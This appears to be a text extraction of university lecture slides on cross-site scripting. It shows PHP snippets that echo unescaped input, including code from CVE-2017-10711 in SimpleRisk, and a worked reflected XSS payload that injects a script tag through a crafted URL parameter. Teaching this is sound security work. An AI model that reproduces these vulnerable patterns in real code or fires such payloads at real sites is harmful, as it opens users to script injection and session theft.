


search.com
(vulnerable web app)


Reflected XSS Attacks – Scenario



Reflected XSS Attacks – Scenario




Reflected XSS Attacks – Scenario



Reflected XSS Attacks



- Most frequently occurs in search fields
 - `echo '<input type="text" name="searchword" value="' . $_REQUEST["searchword"] . '">';`
- Custom 404 pages
 - `echo 'The URL ' . $_SERVER['REQUEST_URI'] . ' could not be found';`



XSS Attacks on Class101 Website

- The vulnerability reported in the Hack Class101 activity



Example: Exploiting Reflected XSS



```
<?php                                     http://example.org website  
    echo "<img src='avatar.com/img.php?user=' . $_GET['user'] . '>";  
?>
```

Example: Exploiting Reflected XSS

```
<?php
    echo "<img src='avatar.com/img.php?user=' . $_GET['user'] . '>";
?>
```

<http://example.org> website

- Exploit payload:
 - Close img tag: ' >
 - Add payload: <script>alert(1)</script>
- Visit URL
 - [http://example.org?user='><script>alert\(1\)</script>](http://example.org?user='><script>alert(1)</script>)

Page:

```
<img src='avatar.com/img.php?user'><script>alert(1)</script>'>
```

CVE-2017-10711, SimpleRisk

30

```
<?PHP
$username = $_POST['user'];
if(isset($username)){
    echo "<tr><td width=\"20%\"> " .
        $escaper->escapeHtml($lang['username']) .
        "&nbsp;</td><td width=\"80%\"><input class=\"input-
medium\" name=\"user\" value=\"{$username}\"
id=\"user\" type=\"text\"
/></td></tr>\n";
}
?>
```

CVE-2017-10711, SimpleRisk

31

```
<?PHP
```

```
    $username = $_POST['user'];
```

```
    if(isset($username)){
```

```
        echo "<tr><td width=\"20%\">";
```

```
            $escaper->escapeHtml($lang['username']) .
```

```
            "&nbsp;</td><td width=\"80%\"><input class=\"input-  
medium\" name=\"user\" value=\"{$username}\"
```

```
id=\"user\" type=\"text\"
```

```
/></td></tr>\n";
```

```
    }
```

```
?>
```

XSS Type (IMPORTANT!!)

- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

XSS Type (IMPORTANT!!)

- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS


Stored XSS Attacks



- The attacker **stores** the JS code in the server-side component (e.g., DB)
 - Code is not immediately reflected, rather stored in database
- Also known as persistent server-side XSS attacks

